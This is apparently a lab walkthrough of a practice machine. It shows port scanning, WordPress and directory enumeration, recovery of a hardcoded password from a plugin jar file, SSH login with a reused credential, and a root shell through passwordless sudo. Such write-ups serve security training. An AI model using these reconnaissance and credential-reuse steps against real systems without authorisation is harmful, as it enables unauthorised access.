Reconnaissance

initial Port Scan

```
sudo /opt/nmapAutomator/nmapAutomator.sh 10.10.10.37 All
```

- Open Ports
    -
```
21  ftp ProFTPD 1.3.5a
22  SSH OpenSSH 7.2p2
80  http    Apache httpd 2.4.18
25565   Minecraft   Minecraft 1.11.2 (Protocol 127, Message: A Minecraft Server, users: 0/20)
```

Enumeration

Port 80

- From a web browser, a web page for Minecraft is found

```
* From the web page, some information that the page is powered by WordPress is found.
```

POSTS

JULY 2, 2017

Welcome to BlockyCraft!

Welcome everyone. The site and server are still under construction so don't expect too much right now!

We are currently developing a wiki system for the server and a core plugin to track player stats and stuff. Lots of great stuff planned for the future 🙂

Search …

RECENT POSTS

Welcome to BlockyCraft!

RECENT COMMENTS

ARCHIVES

July 2017

CATEGORIES

Uncategorized

META

Log in

Entries RSS

Comments RSS

WordPress.org

Proudly powered by WordPress

Gobuster on Port 80

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -u http://10.10.10.37
```

- Result
  - /wiki
    /wp-content
    /plugins
    /wp-includes
    /javascript
    /wp-admin
    /phpmyadmin
    /server-status


Wpscan

```
wpscan --url http://10.10.10.37 --enumerate p,u --plugins-detection aggressive
```

- From the result, a username is found
  - notch


/wp-admin

- From the /wp-admin, a admin login page is found



/plugins

- From this directory, 2 jar files are found




File Enumeration

- Extract jar files

```
jar xvf BlockyCore.jar
        griefprevention-1.11.2-3.1.1.298.jar
```

- From the come/myfirstplugins directoyr, a file "BlockyCore.class" is found
  - Inside the file, a possible credentials are found

```
*   root    /   8YsqfCTnvxAUeduzjNSXe22
```



Try to Connect SSH

- Since the SSH is running on port 22 on the target machine, Use Obtained credentials to connect

```
ssh root@10.10.10.37
```


- It does not work, try the username obtained from wpscan
- As a result, an SSH shell as "notch" is open

Privilege Escalation

See the privileges

```
sudo -l
```

- The notch user has all privileges to use sudo without password.




```
sudo bash
```

- As a result, a root shell is open.